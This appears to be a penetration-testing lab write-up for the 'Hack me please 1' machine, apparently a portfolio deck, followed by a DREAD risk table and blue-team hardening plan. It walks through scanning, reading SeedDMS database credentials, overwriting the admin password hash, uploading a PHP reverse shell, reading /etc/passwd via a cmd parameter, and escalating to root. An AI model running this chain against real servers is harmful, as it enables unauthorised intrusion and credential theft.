



Hack me please 1








PROCEDURE

WALKTHROUGH

VULNERABILITIES ASSESSMENT



NETWORK SCAN

```
—(kraftpaper®kali)-[~]
s ifconfig
eth0: flags=4163<UP.BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 192.168.70.5 netmask 255.255.255.0 broadcast 192.168.70.255
       inet6 fe80::a00:27ff:fe01:4f6a prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:01:4f:6a txqueuelen 1000 (Ethernet)
       RX packets 2035 bytes 126270 (123.3 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 3072 bytes 215905 (210.8 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 2688 bytes 160244 (156.4 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 2688 bytes 160244 (156.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
—(kraftpaper⊛kali)-[~]
-$ nmap 192.168.70.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 07:45 HKT
Nmap scan report for 192.168.70.1
Host is up (0.0041s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE
53/tcp open domain
                                                         Nmap scan report for 192.168.70.4
Host is up (0.0035s latency).
                                                         . Kali Linux 👔 Kali Tools 💆 Kali Docs 💢 Kali Forums 🥳 Kali NetHunter 🧆 Exploit-DB 🔌 Google Hacking DB 🥼 OffSec
Not shown: 998 closed tcp ports (conn-refused)
         STATE SERVICE
80/tcp open http
3306/tcp open mysql
Nmap scan report for 192.168.70.5
Host is up (0.0040s latency).
All 1000 scanned ports on 192.168.70.5 are in ignore
Not shown: 1000 closed tcp ports (conn-refused)
Nmap done: 256 IP addresses (3 hosts up) scanned in
```

ifconfig

To check the IP address of my machine

nmap 192.168.70.0/24

It scans other device in the same network and their port status, I find that port 80 and 3306 are open

Entered the HTTP of 192.168.70.4!

MOONLIGHT

| Character | Cha

Website scanners

```
Try login mysql
   (kraftpaper®kali)-[~]
 -$ curl -v http://192.168.70.4/robots.txt
   Trying 192.168.70.4:80 ...
 Connected to 192.168.70.4 (192.168.70.4) port 80
 GET /robots.txt HTTP/1.1
> Host: 192.168.70.4
> User-Agent: curl/8.7.1
> Accept: */*
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Mon, 09 Sep 2024 00:13:27 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<address>Apache/2.4.41 (Ubuntu) Server at 192.168.70.4 Port 80</address>
⟨body>⟨html>
* Connection #0 to host 192.168.70.4 left intact
```

Check if any robots

```
-$ nikto -h http://192.168.70.4/
  Nikto v2.5.0
                     192.168.70.4
 Target Hostname:
                     192.168.70.4
 Target Port:
                     2024-09-09 08:14:50 (GMT8)
+ Start Time:
    The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the cor
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-
+ No CGI Directories found (use '-C all' to force check all possible dirs)
            may leak inodes via ETags, header found with file /, inode: 5cc0, size: 5c63607241df0,
 Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EO
 OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8103 requests: 0 error(s) and 5 item(s) reported on remote host
                     2024-09-09 08:15:14 (GMT8) (24 seconds)
+ 1 host(s) tested
                              Web server scan
```


```
쑈
< → C ŵ
                                 view-source:http://192.168.70.4/
🖎 Kali Linux 🔝 Kali Tools 💆 Kali Docs 💢 Kali Forums 🥳 Kali NetHunter 🝬 Exploit-DB 🐞 Google Hacking DB 🐠 OffSec
                  Copyright © 2020 Company Name . Template: <a rel="nofollow" href="https://templatemo.com/tm-512-moonlight">Moonlight</a>
374
375
           </div>
376
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>
377
        <script>window.jQuery || document.write('<script src="js/vendor/jquery-1.11.2.min.js"><\/script>')</script>
380
       <script src="js/vendor/bootstrap.min.js"></script>
381
382
       <script src="js/datepicker.js"></script>
383
       <script src="js/plugins.js"></script>
384
        <script src="js/main.js"></script>
385
       <script type="text/javascript">
$(document).ready(function() {
386
```

A non default js file - js/main.js is found. The server endpoint url is found in main.js

*main.js file can be found by web scanner like dirb, OR online from seeddms default config file template as it is open source!

```
C A
                                diview-source:http://192.168.70.4/js/main.js
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                                                                                      Google Hacking DB 🍴 OffSec
           // give active class to first link
          //make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
          $($('nav a')[0]).addclass('active');
           // add event listener for mousescroll
           $body.bind('false', mouseEvent);
             // Keep current slide to left of window on resize
             var displacment = window.innerWidth*currSlide;
             $slides.css('transform', 'translateX(-'+displacment+'px)');
           // cache
           var $body = $('body');
           var currSlide = 0;
           var $slides = $('.slides');
           var $slide = $('.slide');
```

View source code



SeedDMS Sign in		
User ID: login		
Password:		/ :///
Language: -	← → ♂ 佡 ○ · · · · · · · · · · · · · · · · · ·	Save login for http://192.168.70.4? Username
	Sign in	admin' or 1=1 Password
This is a classified area. Access is perm SeedDMS free document management		Show password
	User ID: login	<u>D</u> on't save ∨ <u>S</u> ave
	Password: Language: -	~
seedms	Sign in	
全部 圖片 影片 購物 新聞 地圖 網頁 :更多		

您可以改回搜尋: seedms

SeedDMS
https://www.seeddms.org - 翻譯這個網頁
SeedDMS
SeedDMS is a PHP based free and open source document management system in active development for more than 10 years. It can be self hosted and has an easy ...

Download
SeedDMS is available in two versions, which are both ...
Installation

Basic XSS at login entry do not work also searching for seeddms vulnerabilities via google and searchsploit

```
(kraftpaper® kali)-[~]
$ searchsploit seeddms

Exploit Title

Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)
SeedDMS 5.1.18 - Persistent Cross-Site Scripting
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting
SeedDMS versions < 5.1.11 - Remote Command Execution

Shellcodes: No Results</pre>
Path

| Path
| php/webapps/50062.py
| php/webapps/48324.tx
| php/webapps/48324.tx
| php/webapps/47023.tx
| php/webapps/47023.tx
| php/webapps/47022.tx
```

Enumeration

Using dirsearch, the directory under seeddms web server is scanned, a conf directory is found, then settings. xml is found

Seeddms database

The default password of web server database is found in the settings.xml file, using it, we enter the database

Reading table information for completion of table and colu

You can turn off this feature to get a quicker startup wit

```
dbDriver: DB-Driver used by adodb (see adodb-readme)
            dbHostname: DB-Server
             dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
                        word for database-access
   <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms</p>
   doNotCheckVersion="false"> </database>
     smtpServer: SMTP Server hostname
            smtpPort: SMTP Server port
             smtpSendFrom: Send from
  <smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/>
 -<advanced>
     siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php
             rootFolderID: ID of root-folder (mostly no need to change)
             titleDisplayHack: Workaround for page titles that go over more than 2 lines
password
                                            Highlight <u>A</u>ll Match <u>C</u>ase
                                                                          Match Diacritics <u>W</u>hole Words 17 of 18 matches
```

```
Database changed
  -(kraftpaper®kali)-[~]
                                                         MySQL [seeddms]> show tables;
s mysql -useeddms -p -h 192.168.70.4
                                                          | Tables_in_seeddms
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g +
Your MySQL connection id is 16
                                                           tblACLs
                                                                                     tblUsers
                                                           tblAttributeDefinitions | tblVersion
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)
                                                           tblCategory
                                                                                     tblWorkflowActions
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab a |
                                                           tblDocumentApproveLog
                                                                                     tblWorkflowDocumentContent
                                                            tblDocumentApprovers
                                                                                     tblWorkflowLog
Support MariaDB developers by giving a star at https://git |
                                                           tblDocumentAttributes
                                                                                     tblWorkflowMandatoryWorkflow
Type 'help;' or '\h' for help. Type '\c' to clear the curr
                                                           tblDocumentCategory
                                                                                     tblWorkflowStates
                                                           tblDocumentContent
                                                                                     tblWorkflowTransitionGroups
MySQL [(none)]> show databases;
                                                            tblDocumentContentAttrib
                                                                                     tblWorkflowTransitionUsers
                                                            tblDocumentFiles
                                                                                     tblWorkflowTransitions
 Database
                                                           tblDocumentLinks
                                                                                     tblWorkflows
                                                           tblDocumentLocks
 information_schema
                                                                                     users
                                                           tblDocumentReviewLog
 mysql
                                                           tblDocumentReviewers
 performance_schema
                                                           tblDocumentStatus
 seeddms
                                                           tblDocumentStatusLog
 sys
                                                           tblDocuments
                                                            tblEvents
5 rows in set (0.660 sec)
                                                           tblFolderAttributes
                                                           tblFolders
MySQL [(none)]> use seeddms;
                                                           tblGroupMembers
```

tblGroups

tblKeywords

tblKeywordCategories

```
MySQL [seeddms]> select * from users

→;

| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |

| 1 | saket | saurav | Saket@#$1337 |

1 row in set (0.012 sec)
```

We found an admin and an user, but the port 22 SSH is close, we could not obtain a shell to log in directly

```
(kraftpaper@kali)-[~]
$ nmap -sV -p22 192.168.70.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 08:17 HKT
Nmap scan report for 192.168.70.4
Host is up (0.0051s latency).

PORT STATE SERVICE VERSION
22/tcp closed ssh

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Password reset








I try to crack the hashed password of admin account by online tool, it fails.

With cipher identifier, it is found to be a MD5 hash most possibly.


Create a password with MD5 hash generator, and update the password




ARCE exploit

I log in the admin account of seeddms website with the reseted password.

Following the step of RCE exploit from exploit db, I found the file upload system on the website, aiming to perform reverse-shell hacking







Reverse shell hacking

Following the exploit steps, go to pentestmonkey to download reverse shell php file, and change the IP address to my machine's, and the port to be a non using port


Step 3: Now after uploading the file check the document id corresponding to the document.

Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.






The reverse shell php file is upload to the website, and need to check the document id as requested



With Netcat tool, the attacker machine is listening on port 1234 of the target machine, until we enter the url with specifying the document id, the two machine is connected.



WARNING: Failed to daemonise. This is quite common and not fatal Successfully opened reverse shell to 192.168.70.5:1234 ERROR: Shell connection

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Upgrade to tty shell

script /dev/null -c bash means run the script dev/null in form of command, while /dev/null is a black hole file that eliminate all the data, all the error messages are eliminated

```
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
saket
www-data@ubuntu:/home$ ls -alh
ls -alh
total 12K
drwxr-xr-x 3 saket saket 4.0K Jul 2 2021 .
drwxrwxrwx 20 root root 4.0K Jul 2 2021 ..
drwxr-s- 17 root saket 4.0K Jul 3 2021 saket
```

I login the user saket with the login credentials got before, and found out seket is the root user

Hack me please DONE!

```
www-data@ubuntu:/home$ su saket
su saket
Password: Saket@#$1337

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
saket@ubuntu:/home$ sudo -l
sudo -l
[sudo] password for saket: Saket@#$1337

Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL: ALL) ALL
```

Risk classification

DREAD model classify risk by scoring from 5 to 15 marks, the higher the most risky

	Rating	High (3)	Medium (2)	Low (1)		
D	Damage potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information The attack is very difficutoreproduce, even with knowledge of the securit hole.		
R	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.			
Ξ	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.		
A	Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users		
D Discoverability		Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see	The bug is obscure, and is unlikely that users will work out damage potential.		
RATING			malicious use.			
	12 to 1	5				
8 to 11						
5 to 7						

Risk Assessment

Medium

Threat source	Threat event	Likelihood	Severity	Risk
Competitor	Obtain sensitive information via exfiltration	3	3	9
Hacker	Conduct Denial of Service (DoS) attacks	3	3	9
Storage	Disrupt mission-critical operations	2	3	6

Vulnerabilities found

Hack me please is a machine with almost no security measures in the web and database server


Vulnerabilities	D	R	E	А	D	Total
port 80 http and 3306 mySQL are open	3	3	3	3	3	15
The web and database server lack basic network security measures including IDS, SIEM, firewall, encryption	3	3	3	3	3	15
HTTP is used but not HTTPS	3	3	3	3	3	15
Document uploaded has no filtering and limitation before entering the database	3	3	3	2	2	13
An user of web server has the same permission as root user and admin	3	3	3	3	3	15
The account to log in SQL use default password, no control for reset password	3	3	3	2	3	14
No encryption to entire SQL database	2	3	3	3	3	14
Insecure hash method	2	3	2	3	2	13


BLUE TEAM STRATEGY

Preparation:

Strengthen the basic security mechanism and governance of the web server (ubuntu based)

- 1. Update to newest version of server
- Web server config firewall settings to limit incoming traffic and allow outgoing traffic by limiting port 22 ssh
- Allow login to server only using SSH keys via change SSH to key and disabling password authentication through SSH
- 4. Block ping, redirect and Martian request (sysctrl)
- 5. Re-route malicious connection request to IT authorities
- 6. Block ip spoofing (host.conf)
- 7. Install IPS on OS like fail2ban that can scan yr system log files and prevent esp DDOS
- 8. FIM and SCM ike trip wire (prevent reverse shell hacking)
- 9. IP table management tools
- 10. IAM to manage login authentication
- 11. At least 2 backup or system restore point





Incident response life cycle:

Monitor, detect and audit network pattern

- 1. SIEM monitor with IP table to check any malicious activity (login to database from outside IP, reset pw)
- IPS detect malicious network pattern and alarm users (opening important file in database)
- 3. SOC verify, prioritize and address the alarm
- 4. SOC elevate the issue to senior as this case is a severe incident
- 5. Take immediate remediate measures to the OS and server:

close the server

core isolation

secure reboot

report to authorities

- 6. take system restore point or back up to make sure no interruption to normal company operation
- 7. Report the incident to authorities
- 8. Trainings for employees (use strong password and use security software)







THE END

Gigi NG

Open to new career opportunities

